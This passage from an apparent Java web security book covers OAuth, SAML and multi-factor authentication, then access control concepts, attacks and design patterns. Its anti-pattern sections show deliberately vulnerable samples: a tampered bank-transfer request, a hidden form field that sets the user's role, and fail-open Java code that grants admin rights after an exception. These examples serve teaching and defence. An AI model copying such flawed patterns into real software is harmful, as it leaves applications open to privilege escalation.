Of course, if someone's phone is lost or stolen, an attacker will have access to the authentication tokens. If a user's phone is stolen, will their first thought be to cancel access to their multi-factor accounts? Probably not, but at least this method requires attackers to perform extra steps and specifically target their victims instead of using a *shotgun approach* toward bypassing your authentication mechanisms.

Other mobile applications attempt to do away with the requirement to send and receive notifications from the server. These applications use an algorithm to generate a stream of tokens based on a timestamp and a pre-agreed seed that is set up at configuration time. They allow for multi-factor token generation where no data needs to be sent over the network from the server to the user.

The most secure multi-factor mechanism is a dedicated hardware token. The hardware token uses the same approach of generating a token on the fly based on a seed and a timestamp according to some algorithm. These tokens often require the user to enter a code in order to activate the token, which provides an additional piece of information that an attacker must know in order to log in. Unfortunately, users often balk at carrying extra devices and these types of dedicated hardware tokens are usually only used for the most secure of applications.

Federated Identity and SAML

SAML, the Security Assertion Markup Language, is a way to *federate* or *delegate* authentication and access control information between two different systems, often in different organizations. What does this mean and why would we use it?

Imagine that your website gains significant popularity. For example, you may have built a website that offers a new and clever way for people to buy specialized lamps and other lighting products. Now suppose that website reaches popularity of epic proportions. Now suppose a major company wants your website to give many thousands of their employees specialized access in order to purchase co-branded lamps for promotional purposes. This access may include very proprietary information (who are you selling lamps to?) that only company members should access.

Normally, your business partner would need to create and manage the accounts and passwords for these thousands of employees on your website. Every time a new employee is hired a new account would need to be created on your website. Every time an employee leaves the company the account would need to be removed. For a company with thousands of employees this quickly becomes an administrative nightmare.

What if instead of your partner having to create and manage thousands of user accounts on *your* website, they could manage those accounts on their own systems? Suppose you had an arrangement with your partner (leveraging Single Sign On technology) that a user only needed to log in to your partner's authentication provider and, based on a prearranged "handshake," that user would automatically be authenticated to your awesome new lamp website because of your partner's assertion that the user is legitimate? This is the heart of what SAML and identity federation provide.

Unfortunately, SAML is neither simple nor truly standard. Each website or service you wish to integrate with will have subtle differences in how it needs to be implemented. Good partners will provide detailed requirements regarding how their SAML service works. This is an important technology that you will be confronted with in a variety of federation and Single Sign On enterprise services.

OAuth Basics

Open Authorization (OAuth) is a protocol that allows your web application to authenticate against other services on behalf of your users. This protocol allows your web application to authenticate to the OAuth service on behalf of your

your web application to authenticate to the Twitter service on behalf of your users without requiring you to store any credentials. If necessary, your web application can authenticate to another service without your users even being logged in to your application. For example, if you would like your website to “tweet” on behalf of your users, without ever needing to know (and therefore protect) your users’ Twitter passwords or other sensitive information, OAuth is the protocol to accomplish this feat.

OAuth is a protocol that allows users of your web application to authenticate against other services without exposing any credentials to the application itself. For example, consider building a web application that “tweets” on behalf of its users. OAuth allows your web application to authenticate users directly on Twitter. Subsequently, your application is authenticated to the service and can perform any actions that the user authorized (such as tweet, read tweets, and so on). In this way, your application can now employ user accounts on another site, without requiring you to store any credentials or sensitive information at all.

Other Authentication Security Considerations

Here are a few additional steps to consider when building your authentication layer.

1. Attacks on SSL/TLS often target cookie values and therefore session identifiers. Consider frequent rotation of session identifiers when building custom session handling mechanisms or after re-authentication. The less time a particular session token is valid, the less time an attacker has to make use of it.
2. Provide your users with a prominent way to view their most recent logins with login time, logout time, IP address, and hopefully location. If users can see this information, they can help you spot a breach.
3. Notify your users via email when a password is changed, when multiple login failures occur, when their user profile or permissions change, or when other major changes occur to their authentication workflows.
4. In the user’s profile, show all active sessions or federated relationships with other services and provide a way to shut down

certain sessions or relationships, especially if you support OAuth, “remember me,” or any long-lived authentication sessions.

5. Provide a capability to block logins from certain geographic regions.
6. Provide a capability to block logins during certain times.
7. Build a well-vetted centralized authentication service and/or library that many projects can leverage securely.

OAuth 1.0 was based on cryptographic roots but was vulnerable to session fixation and other issues.³⁰ OAuth 2.0 is currently in wide use and is used by many major consumer websites, such as Facebook, Twitter, and Google+. OAuth is also making headway in the enterprise for mobile authentication because of its ease-of-use.

Although OAuth is named Open Authorization (Access Control), it is still primarily an authentication standard. In most implementations, OAuth does allow users to grant permissions to apps to do things such as access data and friend lists, and post to social networks on your behalf. In this way, it is like the reverse of a traditional authorization scheme, as we discuss in the next chapter, because it enforces permissions for apps, instead of apps enforcing permissions for users.

For more information on the OAuth 2.0 standard, visit <http://tools.ietf.org/html/rfc6749>.

Additional Reading

One of our favorite resources on session management is the “Session Management Cheat Sheet” from the OWASP Foundation, written by Raul Siles.³¹ This is a good place to start before building a complex session management mechanism from scratch. Another cheat sheet in this series is the “Authentication Cheat Sheet,” written by Eoin Keary.³² The Apache Shiro framework also provides a fairly elaborate and configurable authentication mechanism.³³

Summary

Authentication layer security is complex and requires precise design. Ensure that all authentication and subsequent authenticated requests are done over a secure transport. Secure the session correctly with proper cookie settings and timeouts. Force users to re-authenticate at critical application boundaries. Use PBKDF2, scrypt, or HMACs for password storage. Build secure forgot-password and change-password features. These are the essential security considerations for authentication and session management. You *can* secure the front gate!

¹ “Completely Automated Public Turing test to tell Computers and Humans Apart,” <http://en.wikipedia.org/wiki/CAPTCHA>

² <http://textcaptcha.com/really>

³ www.troyhunt.com/2013/05/your-login-form-posts-to-https-but-you.html

⁴ <https://www.ssllabs.com/ssltest/>

⁵ In very secure environments, you should always run the password protection algorithm against the submitted password, even if the username is not valid. This will help prevent username harvesting by measuring the time difference in responses between entering a correct username, which protects the password, and an incorrect one, which doesn’t. This extra time spent will also help slow down automated attacks.

⁶ <http://codebutler.com/firesheep/>

⁷ <http://gmailblog.blogspot.jp/2014/03/staying-at-forefront-of-email-security.html>

⁸ [http://en.wikipedia.org/wiki/CRIME_\(security_exploit\)](http://en.wikipedia.org/wiki/CRIME_(security_exploit))

⁹ <http://news.softpedia.com/news/Hack-in-the-Box-13-Twitter-s-Bob-Lord-Forces-New-Employees-to-Use-Password-Managers-344699.shtml>

¹⁰ <https://www.djangoproject.com/weblog/2013/sep/15/security/>

¹¹ <https://password-hashing.net/>

¹² <http://goo.gl/Spvzs>

¹³ Attempting to walk through every password of less than 10 characters, considering uppercase, lowercase, numbers, and basic non-alphanumeric characters would take approximately 90¹⁰ or 3.4867844e+19 attempts!

¹⁴ <http://arstechnica.com/security/2012/12/25-gpu-cluster-cracks-every-standard-windows-password-in-6-hours/>

¹⁵ www.zdnet.com/blog/security/md5-password-scrambler-no-longer-safe/12317

¹⁶ <https://mail.python.org/pipermail/python-dev/2005-December/058850.html>

¹⁷ Try googling “7c6a180b36896a0a8c02787eeafb0e4c.” Better yet, create an MD5 hash of *your* password and google that. You may be surprised.

¹⁸ <http://docs.oracle.com/javase/6/docs/api/javax/crypto/spec/PBEKeySpec.html>

¹⁹ <http://grepcode.com/file/repo1.maven.org/maven2/org.bouncycastle/bcprov-jdk15on/1.47/org/bouncycastle/crypto/generators/SCrypt.java>

- ²⁰ <https://www.bouncycastle.org/devmailarchive/msg13653.html>
- ²¹ <http://arstechnica.com/security/2013/09/long-passwords-are-good-but-too-much-length-can-be-bad-for-security/>
- ²² www.techweekeurope.co.uk/news/hardware-password-innovation-141263
- ²³ This is just an example. Never use SHA-256 for password storage; use PBKDF2 or scrypt!
- ²⁴ Assuming all uppercase and lowercase letters, plus digits.
- ²⁵ https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet
- ²⁶ The Social Security number may not be good general advice for everyone (outside of banking) because it requires some handling precautions: www.parealtor.org/clientuploads/Legal/Statutes/SSNPrivacyAct.pdf
- ²⁷ Good security questions must be memorable, consistent, nearly universal, and safe. For more on choosing good security questions go here:
https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet.
- ²⁸ https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet
- ²⁹ www.wired.com/2011/06/rsa-replaces-securid-tokens
- ³⁰ <http://hueniverse.com/2009/04/explaining-the-oauth-session-fixation-attack/>
- ³¹ https://www.owasp.org/index.php/Session_Management_Cheat_Sheet
- ³² https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- ³³ <https://shiro.apache.org/java-authentication-guide.html>



CHAPTER

3

Access Control

Access control, or authorization, is the process of limiting users to access only the functionality and data that they are specifically permitted to use. The Principle of Least Privilege, or POLP, defines the essence of what a good access control mechanism should deliver. As Jerome Saltzer stated in 1974, “Every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job.”

The Principle of Least Privilege applies not just to access control *within* your application, but as we discuss elsewhere in this book, it should also be applied to every other facet of your application architecture as part of a strong defense-in-depth strategy.

Even in a simple web application, access control appears at many layers: within the application itself, as part of the web server software, the J2EE

container, the operating system the web server is installed on, the database, and several other layers that each have their own different flavor of access control. This chapter focuses on application-specific access control that you as a developer need to build within your Java web applications. We are not describing the access control mechanism needed for an operating system, a router, or other network appliance. Each of these requires a form of access control that is quite different in implementation and design compared to a web application or web service. We will discuss the various theories behind access control design, but ultimately our goal in this chapter is to provide you with a path toward building a modern access control system that is appropriate for your application.

Unlike other risks, such as SQL injection or clickjacking, there is no simple answer to the question “What kind of access control should I design for my application?” This is actually a problem for the developer. When there are many different schemes for implementing access control, and seemingly every framework has its own implementation, making the right choice is often difficult. Worse, sometimes developers just use the built-in access control mechanism that comes with their application framework, only to find out mid-project that the built-in access control APIs are inadequate for their needs. Or even worse, some developers do not even think about access control until late in the project, if at all. Some may say, Damn the torpedoes, make everyone an admin! But do not give in to the dark side. Because access control is so design heavy and becomes integral to the security nervous system in your software, it is important to carefully consider access control from the very earliest stages of your project.

Overall, the simpler your software, the more viable built-in framework-based access control patterns will work for you. However, the opposite is also true. The more complex your software, the more likely you will need to build some or all of your access control mechanism as custom code specific to your application or business.

Identity and Access Control

Before we go any further, let’s clarify some terms. *Authorization* and *authentication* are two separate but related parts of your security paradigm. *Authentication* is the process of verifying a user’s identity. *Authorization*, or access control, is the process of determining what resources an authenticated user is able to access. For access control to function properly, you must first

have a securely authenticated user, as shown in [Figure 3-1](#). For more information about authentication, see [Chapter 2](#).




FIGURE 3-1. Access control workflow

An important first step is to define the core elements of what makes up an access control mechanism. Access control is the security layer in software that limits users to accessing only authorized functionality and data. Let's break down this definition. Access control is.

- **...a layer of defense:** Access control is a core control in all software.
- **...that limits:** By default users get no access.
- **...users:** Users must already be authenticated.
- **...to accessing only authorized functionality and data:** Users are defined by roles or are given a list of entitlements or capabilities that allow them to access certain data or functionality.

Let's dig deeper into the nomenclature of access control and define some of the core terms shown in [Figure 3-2](#):




FIGURE 3-2. Attribute-based access control (ABAC)

- **Subject** The is the end user or service/application making the access request.
- **Subject attributes** These are attributes that define the user or entity making the request. This includes authentication status, the group or groups the user is in, the role the user or user group is in, and other information about the entity making the request.
- **Group** A group is a basic organizational structure. This can be a group of users, a group of activities, or another relevant access control group (IT support group; marketing group; “Edit Car” group of permissions, including view car, edit car, update car).
- **Role** A functional abstraction to uniquely describe system collaborators with similar or unique duties. While specific roles are unique to individual systems, some roles are found in many systems—for example, content editor, content creator, content publisher, system administrator, and so on. *Roles* are different from *groups* in that roles ascribe functions that in many cases may be performed by many individuals across different groups or areas of an organization. Roles may also be inherited

from other roles. For example, if a user has the ability to modify an object, that user must also have implicit read access.

- **Access control rules, or entitlements** An access control rule (or entitlement) is a logical decision or series of decisions that need to be made in order to determine if a subject is allowed to access some activity, feature, or data. Depending on the type of access control, these rules can define access to certain features or objects or combinations of both.
- **Access control policy** An access control policy is the total collection of access control rules that make up your software.
- **Policy Information Point (PIP)** This is a general term that describes any attribute source potentially needed to make an access control decision (subject/user data; object data; environmental data, such as time or location; and so on).
- **Action** An action is some kind of system feature, such as read article, modify article, create new article, execute batch process, schedule backup, or edit user.
- **Policy Enforcement Point (PEP)** This is the area in application code where the access control check is made. This code needs to properly handle both an accepted and a rejected decision.
- **Policy Decision Point (PDP)** This is the access control engine that takes all the attribute inputs and applicable access control policy for a specific request, and evaluates them to make access control decisions. While a PEP is an area of code where an access control check is made, the PDP is the engine that does the work behind the scenes of an access control check.
- **Policy Administration Point (PAP)** This is the administrative entry into the access control system that lets privileged staff create new policy and apply it to subjects and groups.
- **Object** An object is the data being operated on. This could be a document, schedule, or company (different permissions are applicable to different types of object resources).
- **Object attributes** These are attributes that define the type of object being operated on. This could include any classification such as data sensitivity level, parent-child data relationships, or other data category.

Let's put it all together. The following is a pseudocode example of a Java EE access control filter:

```
public final class AuthorizationFilter implements Filter {
    /**
     * This is the Policy Enforcement Point (PEP). This is
     * the point in code where the authorization decision is made
     */
    public void doFilter(ServletRequest request,
        ServletResponse response, FilterChain chain) {
        //get the user (Subject), Object being acted upon, Action requested, etc
        //Call the function that performs the access control check
        if (canDoAction(user, object, action)) {
            //forward to the requested page
        }
        //return an "Access Denied" screen
    }
    /**
     * This is the Policy Decision Point (PDP). It is the function
     * that actually evaluates the Subject, Object, Action, etc
     * (collectively Policy Information Points, or PIPs) to
     * determine whether access should be granted.
     */
    public boolean canDoAction(User user, Object object,
        Action action) {
        // Use PIPs to make your decision!
        //Object Attributes
        if (object.isTopSecret()) {
            //Subject Attributes
            if (user.hasTopSecretClearance()) {
                return true
            }
        } else {
            //evaluate other conditions, based on action, etc
        }
        //if no positive conditions are met, fail secure
        return false;
    }
}
```

Each access control design type will involve different interactions between these core components. In certain types of access control, single components will merge multiple concepts defined earlier. For example, in role-based access control (RBAC), the PIP, PEP, and PDP are essentially all rolled into one. In an attribute-based access control (ABAC) system, these are all separate and discrete software components and services.

Before we discuss positive mechanisms for access control, let's talk about ways an attacker can abuse vulnerabilities in access control designs or implementations.

Attacks on Access Control

The most common form of attack against a web application's access control mechanism is called *privilege escalation*. This is when a (normally authenticated) attacker is able to manipulate input in a way that allows him to access features or data he should not be able to access. For example, in Vertical Privilege Escalation an attacker may register for a standard user account and, via malicious input manipulation or other techniques, may access administration functionality. Often this takes the form of simply browsing to a known (or guessed) administration URL. Tools exist that can rapidly cycle through long lists of known or random URL paths, looking for responses that differ from the standard "404 Not Found" page. This is why "security by obscurity" is not a valid access control strategy.

Another attack on access control is a Horizontal Privilege Escalation attack. In Horizontal Privilege Escalation, two users may have the same level of permissions but an attacker may leverage one user account to maliciously access another user's private data. For example, this could occur by manipulating the from and to account numbers in a bank transfer request:

```
POST /accounts/transfer HTTP/1.1
Host: www.vulnerable.com
Cookie: JSESSIONID=33C7DD859EEBEEC05D4FA04BC64EC565
Content-Length: 1073
amount=1000&from=10153&to=31328
```

Other attacks on access control include the abuse of business logic or abuse of workflow. For example, a normal workflow at an eCommerce website would include steps such as adding an item to a cart, setting the shipping address for delivery, setting the payment address, entering payment information, successfully processing the payment, and then completing the checkout. Attackers may attempt to abuse this workflow by skipping the payment steps.

Access Control Anti-Patterns and Design Flaws

There are many ways that an access control mechanism can go south.

Anti-Pattern 1: Avoiding Access Control Features

The first design flaw of access control design is *not using it*. On several occasions we have reviewed an application for which all users had complete access. When asked about the access control mechanism, the answer in this

situation is often “we’ll slap in on later.” FAIL. Access control is central to your application’s defense-in-depth strategy and the implementation needs to be carefully considered throughout the entire software development lifecycle.

Anti-Pattern 2: Using Request Data to Make Access Control Policy Decisions

Another common design flaw is access control that depends solely on client-side data to determine a user’s role or entitlement. It is trivial for an attacker to modify request data using an intercepting proxy or similar tool. Attackers can and will modify any aspect of the HTTP Request so that a cookie with `ROLE=USER` can easily be modified to be `ROLE=ADMIN`. Or how about this snippet of a form where the user’s role is driven by a hidden variable?

```
<form method="POST" action="/submit-comment">
    <input type="hidden" name="role" value="user">
    <input type="hidden" name="userid" value="132">
    <input type="text" name="title" value="My Comment Title">
    <input type="text" name="body" value="My Snarky Comment">
    <input type="submit" name="submit" value="Submit Comments">
</form>
```

In this case, changing the role parameter to `admin` will defeat the application’s access control and allow the comment to bypass the standard comment moderation process. Not only is this a failure of access control, but this is also a failure of authentication and session management because the user ID is driven from the request. EPIC FAIL. We must never make access control decisions where the users’ entitlements or permissions are based solely on data from the client such as cookies, hidden form fields, URL parameters, or anything else that comes from the request.

On this same line of thinking, you must never depend on access control decisions that are made solely in JavaScript, such as whether or not to render administrator-only links depending on the value of some variable or cookie. It is safe to assume that all client-side code will be inspected, and any aspect of the request can and will be modified by the attacker. Access control decisions *must* come from *server-side* access control policy data.

Anti-Pattern 3: Relying on Obscurity for Access

Control

Another design flaw that we have confronted in our careers is relying on obscurity in the access control design of an application. (Actually, we worked on a large application that depended on this “security.”) For example, what do you think of the following URL protecting a sensitive file where no other access control mechanism is in place?

www.mydocuments.com/download/9982e094925d19aa1b122da5f1dbcd86/tl

Although this may look hard to guess, this link is depending on “security by obscurity,” which is almost always an epic fail. The URL can be “stolen” via shoulder surfing while someone is browsing; it will potentially leak in browser history; it can be bookmarked and emailed around; and it will appear in proxy and web server logs. Obscurity does not equal access control and “hidden” URLs become visible over time. You need something better.

Anti-Pattern 4: Hard Coded Policy

...authorization policies are often hard coded into application code making it difficult and expensive to adapt to changes in the business environment. Fine-grained authorization and entitlements need to be managed differently than the traditional entitlements. The authorization requirements should be given enough emphasis right from the initial phases of software development process.

(www.infoq.com/news/2010/10/javaone2010-fga)

One of the major components of any access control system is the Policy Enforcement Point, or PEP. This is the area in application code where an access control check is added. The following example illustrates one of the most common anti-patterns that you see in many Java applications: custom access control checks made in code at the Policy Decision Point.



```
if (
    user.isRole("ADMINISTRATOR") ||
    user.isRole("EDITOR") ||
    currentArticle.hasAuthor(user)
) {
    editArticle(currentArticle);
}
```

The critical design flaw here, as well as one of the most prominent features in many software frameworks, is the merging of access control policy and application code. This “hard coding” of access control policy leads to a variety of challenges.

When you “hard code” policy in your application code like this, you need to push a new version of your software any time your access control policy changes. It also makes it very difficult to ensure that access control is consistent across every place that a similar check has to be made. Maybe you changed the policy at the check that decides whether to display the “Delete Company” button, but did you also remember to change the policy on the actual action that deletes that company from the database?

This anti-pattern makes often essential tasks such as co-branding and customization nearly impossible, or at least expensive, as multiple branches or forks of your application need to be maintained simultaneously.

When auditing web application software for security, you often find hundreds, if not thousands, of hard-coded role checks in application code at all layers of software. When security professionals are attempting to audit the access control policy of complex software, they often have to pore through millions of lines of code if that policy is hard-coded. This makes it very difficult to prove that the software has adequate authorization controls in place. This also makes the code less safe because it will be more difficult to match the supposed access control policy to the reality of how the software operates. This is a problem for any complex access control system where policy is hard-coded and is not just a critique on role-based access control.

Anti-Pattern 5: Adding Access Control Manually to

Every Endpoint

Another common access control anti-pattern is an application that requires access control logic to be manually added to every endpoint in your application. This is similar to the problem of hard-coded policy in that access control policy needs to be manually added to the application in some way.

Another problem with hard coding your policy is the challenge of auditing the security of your application. When a security auditor reviews your code for security and asks about your access control mechanism, is your answer, “Yeah, my policy is in the code, just go read those 7 million LOC and there is your policy.” If so, FAIL. No one likes auditing complex access control policy sprinkled across thousands of lines of code except for hourly consultants—just don’t rush them.

Anti-Pattern 6: Fail Open

Yet another common problem with access control mechanisms is the “fail open” flaw. When reviewing a web application’s access control, a regular quality analysis (Q/A) process might verify that standard web application user behavior limits access properly. However, certain attack scenarios outside of the application’s normal operation may cause program errors that cause the access control mechanism to fail. For example, consider the processing of a request parameter in Java. In normal use, `request.getParameter()` will return either an empty string or the data that was submitted. But what if the attacker uses an intercepting proxy and fully removes the parameter from the request? The `getParameter()` method then returns `NULL`, something the programmer may not have prepared for. The resulting `NullPointerException` may cause a failure that grants access. This may seem unlikely but does indeed happen on occasion.

Fail Open Access Control Example When processing form input from the request, there are three basic possibilities:

- The parameter could have been left empty, which results in an empty string.
- The parameter may have data entered, which would return a string containing the submitted data.
- An attacker may use an intercepting proxy to remove the entire parameter,

which results in the value being null. This could cause a `NullPointerException`, which, if not handled correctly, could circumvent some access control checks. Because `NullPointerException` is a subclass of `RuntimeException`, it will not be flagged as a potential issue by the compiler. Thus, developers might not even consider this possibility until it is too late.

Imagine the following code where the developer never considered the possibility that the debug parameter might be null. Q/A would have missed this as well if they were only testing the “normal” operation of the site!

```
boolean hasAdmin = false;
try {
    // lets say this is true.
    if (executingAdminCommand ())
        hasAdmin = true;
    // what happens if the debug parameter is removed
    // from the request and becomes a null?
    // should really be using a Yoda Condition here ;
    if (request.getParameter("debug").equals("true")) {
        log.debug("hasAdmin == true");
    }
    if (!subject.isRole("ADMINISTRATOR"))
        hasAdmin = false;
} catch(Exception e){
}
//user now has administrative rights, ouch
if (hasAdmin) {
    doSuperSensitiveAdminThings();
}
```

Positive Access Control Patterns

Here are several guiding principles to help you build a robust and secure access control mechanism.

Positive Pattern 1: Consider a Centralized Enforcement Layer

One of the key mechanisms of an access control system is where you are going to apply the access control checks in code—the Policy Enforcement Point, or PEP. There are many ways to implement this, but ideally it is done with a

centralized component that all requests are forced to go through, as opposed to checks that developers need to manually add to code at various places in the application.

Java has an excellent mechanism to force all requests to go through a centralized enforcement layer, the Java EE request filter. Filters provide the capability to intercept and modify, redirect, or block requests and responses. They can be configured to apply to certain URL paths in the web application deployment descriptor (web.xml) so access control policy changes need not require changes to application code. For example, a configuration that allows only admin-level users to access the admin portions of a site might look like this:




```
<filter>
    <filter-name>adminFilter</filter-name>
    <filter-class>com.codemagi. AuthorizationFilter
        </filter-class>
    </filter>
    <filter-mapping>
        <filter-name>adminFilter</filter-name>
        <url-pattern>/admin/*</url-pattern>
    </filter-mapping>
```

An application taking full advantage of this paradigm might have a URL structure as follows:

- **/admin** Only accessible by superuser-level users.
- **company123** Accessible by anyone with permission to view Company 123's data.
- **company123/edit** Only users who can edit Company 123 can access these pages.
- **company123/delete** Deleting a company is restricted to superusers and the original creator.

A deny-by-default design automatically denies access to a request when a policy for that request has not been set or configured. Consider using Java filters to ensure that all requests go through your access control enforcement layer. When a developer adds a new feature to your system, the enforcement layer should automatically deny access to everyone until rules for that new feature are added to your access control model. It is much easier to accomplish this design

when your application's policy enforcement layer is a Java filter. This kind of deny-by-default design makes your access control model more robust and fewer access control checks will be missed.



TIP

A filter allows you to perform consistent authorization checking routines on all application pages. It is much easier to be consistent when a centralized filter class drives access control enforcement, as opposed to authorization checks scattered throughout your code.

A filter will allow you to easily reject requests for a certain URL path, or from certain IP addresses, or prevent anyone who is not on the corporate intranet from accessing admin functionality. This defense can be easily modified by editing config files and would not require code changes if odesigned correctly. In addition, it will make auditing your server access logs for security events much easier.

Positive Pattern 2: Build a Centralized Access Control Engine/Decision Maker

While the policy enforcement layer applies the access control checks, the Policy Decision Point does the actual work to verify if the *subject* has the right access to conduct the *action* being requested. Again, this should be a centralized service as opposed to checks scattered throughout your code base.

Positive Pattern 3: Server-Side Trusted Data Should Drive Access Control Decisions

Very little data needed for an access control decision should come from the request. The user/subject identity information should be server-side in a trusted session. The subject's metadata should all be retrieved server-side. The policy rules and other Policy Information Points should come from a trusted server-side resource. The only data elements that should come from the request (and can therefore be tampered with) should be the object's identity and the feature being requested. Retrieving role data from the request is bad practice because an

attacker could easily make himself an admin or other privileged role!

Positive Pattern 4: Group Subjects, Objects, Actions, and Other Metadata

In order to make administration more manageable, grouping is fundamental to good access control. At the very least, subjects and users can be grouped so policy rules need only be applied to the group instead of each individual member separately. For some kinds of access control design, actions and features that can be administered together are also good candidates for grouping. For example, a car management program may have features such as viewCar, editCar, diagnoseCar, and updateCar. All of these features can be rolled into one “feature group” of “carManagement” to make it easier to apply several features to one subject or subject-group. Grouping also makes it easier to audit policy for your user base because you don’t have to worry about whether individual users have a certain permission—you will know based on the group or groups they are assigned to.

Positive Pattern 5: Be Able to Change a User’s Entitlement in Real Time

The moment your system changes the access control policy rules for a specific user (i.e., the user’s entitlements) those changes should take place immediately. We have encountered numerous systems where the access control policy is loaded for a subject when he or she logs on, and not refreshed until the user logs off and back on again. It is easy for an attacker who has captured a valid user’s session to set up a script to ping a site every few minutes, thus keeping that session, and thus that level of access, alive indefinitely.

It is critical for high-security systems to make access control policy changes take effect immediately. As a compromise between performance and security, we have built several systems where the access control policy is cached at login time and is refreshed every few minutes, based on performance and security needs. In such systems, it is also prudent to clear the loaded access control policy from the cache as soon as a change is made. This will force the policy to be reloaded on the next user request.

Positive Pattern 6: Access Control Policy

Expressiveness

An access control policy needs to be able to model the required functionality desired by the application. An access control mechanism with a great deal of expressiveness can model a wide variety of access control policies and handle input from a wide variety of sources when implementing those policies.

Role-Based Access Control



NOTE

The Unified NIST RBAC model was published in 2000¹ and was made the INCITS (InterNational Committee for Information Technology Standards) standard for role-based access control in 2004 (INCITS 359-2004).


In the world of web application authorization, role-based access control, or RBAC, is the most common design pattern you will see in Java frameworks. Many developers are familiar with adding role-based access control rules in individual pages and features within their Java application. The code likely looked something like this:

```
 if (user.hasRole("ADMINISTRATOR")) {  
    doCoolAdminThings();  
}
```

Here is an example of a Spring access control rule:²

```
 <http use-expressions="true">  
    <intercept-url pattern="/admin*"  
        access="hasRole('administrator')"/>  
    ...  
</http>
```

The following is an Apache Shiro role assertion example:³

```
 Subject currentUser = SecurityUtils.getSubject();  
 //guarantee that the current user is an admin  
 if (currentUser.checkRole("administrator")) {  
     doCoolAdminThings();  
 }
```

The following example shows how a Struts 2 application can call Java servlet API access control checks utilizing JAAS. These are simple to add into code anywhere.

```
 //using a plain Java statement  
 if (request.isUserInRole("administrator")) {  
 //using a JSP taglib  
 <s:if test="request.isUserInRole("administrator")>
```

The following is the Struts 2 RoleInterceptor core class at work for server-side role-based access control verification.⁴ The Struts RoleInterceptor class protects individual actions to ensure the requesting user has the right role.

```
 <!-- only allows the admin and member roles -->  
 <action name="someAction" class="com.examples.SomeAction">  
     <interceptor-ref name="completeStack"/>  
     <interceptor-ref name="roles">  
         <param name="allowedRoles">admin,member</param>  
     </interceptor-ref>  
     <result name="success">good_result.ftl</result>  
 </action>
```

Behind the scenes of any role-based access control system is some sort of persistence layer to store this policy data for each user. The preceding examples are all XML configuration or some kind of programmatic RBAC representation. It is also necessary to store the roles mapped to each user. [Figure 3-3](#) is a sample database schema that could be used to model basic user, grouping, and role relationships as demonstrated earlier.

